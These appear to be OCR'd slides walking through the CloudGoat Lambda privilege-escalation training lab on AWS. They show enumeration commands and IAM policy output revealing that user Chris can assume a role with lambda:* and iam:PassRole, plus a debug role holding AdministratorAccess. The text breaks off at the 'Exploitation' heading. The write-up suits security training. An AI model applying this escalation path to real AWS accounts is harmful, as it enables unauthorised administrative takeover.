2023.8.24

Digitial Forensics

TEAM

SINCHE.INC

SPEAKER

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Cloudgoat Lambda privesc

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Scenario - Summary

Starting as the IAM user Chris, the attacker discovers that they can assume a role that has full Lambda access and pass role permissions. The attacker can then perform privilege escalation to obtain full admin access.

Scenario - Goals

Perform privilege escalation to obtain full admin access.

= Attach **AdministratorAccess** policy




Chris(Attacker)
chris-lambda_privesc
cg-lambdaManager-role-lambda_privesc
cg-lambdaManager-policy-lambda_privesc
cg-debug-role-lambda_privesc
AdministaratorAccess

Fig 1. Scenario

Check attached user policies.




```
d7mekz@d7buntu:~/Desktop/cloudgoat$ aws iam list-attached-user-policies --user-name chris-lambda
_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-chris-policy-lambda_privesc_cgidk6
9ezo98nb"
        }
    ]
}
```

Fig 2. User attached policy list


Check the roles Chris can access

- lambdaManager
  - Chris - sts:AssumeRole
  - iam:passRole



```
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "lambda:*",
                        "iam:PassRole"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "lambdaManager"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-08-16T04:14:18+00:00"
    }
}
```

Fig 3. lambdaManager-iam:passRole




```
"Path": "/",
"RoleName": "cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb",
"RoleId": "AROARBNC42QVDLBIHJ6NK",
"Arn": "arn:aws:iam::071745459242:role/cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb",
"CreateDate": "2023-08-16T04:14:28+00:00",
"AssumeRolePolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::071745459242:user/chris-lambda_privesc_cgidk69ezo98nb"
            },
            "Action": "sts:AssumeRole"
        }
    ]
},
"MaxSessionDuration": 3600
```

Fig 4. The roles Chris can access

Check attached role & policies

- Debug role's policy -> Administrator




```
d7mekz@d7buntu:~$ aws iam list-attached-role-policies --role-name cg-debug-role-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
d7mekz@d7buntu:~$ aws iam list-attached-role-policies --role-name cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-lambdaManager-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-lambdaManager-policy-lambda_privesc_cgidk69ezo98nb"
        }
    ]
}
```

Fig 5. User attached role & policy information

II Exploitation

